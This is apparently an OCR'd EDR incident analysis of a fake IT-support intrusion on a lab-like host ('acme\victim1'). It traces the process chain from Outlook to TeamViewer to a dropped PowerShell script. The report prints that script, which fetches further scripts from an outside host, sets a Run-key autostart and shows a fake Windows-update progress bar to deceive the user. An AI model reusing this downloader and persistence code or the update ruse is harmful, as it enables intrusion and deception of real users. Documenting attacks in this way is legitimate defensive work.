- Malware: PowerShell/KillMBR.B (4)
- Malware: PowerShell/HackTool.Agent.AE (4)
- Malware: PowerShell/TrojanDownloader.Agent.CEK (1)
- Malware: PowerShell/Filecoder.BI (1)

EDR ANALYSIS – INITIAL ACCESS





```
+ smss.exe (564)
    + winlogon.exe (644)
        – userinit.exe (7220)
            + explorer.exe (7248)
                – outlook.exe (3608)
                    outlook.exe (11712)
                    msedge.exe (10256)
```


Username acme\victim1


msedge.exe (10256)

```
--single-argument https://get.teamviewer.com/s198343361
```

%PROGRAMFILES(X86)%\microsoft\edge\application\


EDR ANALYSIS – INITIAL ACCESS






- smss.exe (556)
  - winlogon.exe (640)
    - userinit.exe (2372)
      - explorer.exe (1188)
        - teamviewerqs-ids1[redacted].exe (13644)
          - Remote Monitoring & Management - TeamViewer [D0901]
          - File Copied Through TeamViewer [D0325][2]
          - teamviewer.exe (12236)
            - File Copied Through TeamViewer [D0325][2]
            - File Copied Through TeamViewer [D0325]
            - tv_w32.exe (13380)
            - tv_x64.exe (6160)
            - teamviewer_desktop.exe (2176)


Username	acme\victim1



Process	teamviewerqs-ids1[redacted].exe (13644)
Command line	None
Path	%HOME%\downloads\



Triggering process	teamviewer.exe (12236)
Command line	None
Path	%TMP%\teamviewer\
Integrity level	Medium
Event	FileWrite %DESKTOP%\itsupport_diagnostic.ps1





Sources

ORIGIN EXECUTABLES 1

NAME (1)	SHA-1
old_msedge.exe	09CD9D783AC126D33EC37DE781BEEDCE9CE6AA51

EDR ANALYSIS – EXPLOITATION




powershell.exe (10840)

powershell.exe (10196)

IPv4 in HTTP Request URL

cmd.exe (8556)

Suspicious script interpreter started - cmd [F0447d]

conhost.exe (13796)

powershell.exe (5204)

reg.exe (7232)

Attempt to add registry item [C0440]

Common AutoStart registry modified by reg.exe [A0103b]

Username acme\victim1

powershell.exe (10196)

```
-executionpolicy bypass .\ITSupport_Diagnostic.ps1
```

%SYSTEM%\windowspowershell\v1.0\


2024, 10:47:18 AM	TcpIpProtocolIdentified	outbound http://10.1.206.33:8000
2024, 10:47:18 AM	HttpRequest	http://10.1.206.33:8000/itsupport_error_logging.ps1
2024, 10:47:18 AM	FileTruncated (on open)	%APPDATA%\itsupport_error_logging.ps1
2024, 10:47:18 AM	FileWrite	%APPDATA%\itsupport_error_logging.ps1


Mar 1, 2024, 10:34:37 AM

SHA-1	C4D997805CBCC165EA4EA73C1DDE130F808372BB
SHA-256	433C3FED6B596E4F465AE8A49B430C8A8F41B1BEB26C455D25115E186299F87A

```
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Error_Logging.ps1 -OutFile $env:appdata\ITSupport_Error_Logging.ps1
Invoke-WebRequest http://10.1.206.33:8000/ITSupport_Scan.ps1 -OutFile $env:appdata\ITSupport_Scan.ps1
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "IT Support Monitoring" /t REG_SZ /F /D "$env:appdata\ITSupport_Error_Logging.ps1"
powershell -executionpolicy bypass $env:appdata\ITSupport_Error_Logging.ps1
echo "Gathering and fixing OS errors..."
echo "Updating with last Windows KB1231239..."
for ($i = 1; $i -le 100; $i++ ) {
    Write-Progress -Activity "Update KB1231239 in Progress" -Status "$i% Complete:" -PercentComplete $i
    Start-Sleep -Milliseconds 250
}
Write-Host "Press any key to continue..."
```


EDR ANALYSIS – INSTALLATION





```
+ powershell.exe (10840)
  – powershell.exe (10196)
      IPv4 in HTTP Request URL
      cmd.exe (8556)
          Suspicious script interpreter started - cmd [F0447d]
          conhost.exe (13796)
          powershell.exe (5204)
      reg.exe (7232)
          Attempt to add registry item [C0440]
          Common AutoStart registry modified by reg.exe [A0103b]
```


Username acme\victim1



powershell.exe (5204)

```
-executionpolicy bypass C:\Users\victim1\AppData\Roaming\ITSupport_Error_Logging.ps1
```

%SYSTEM%\windowspowershell\v1.0\

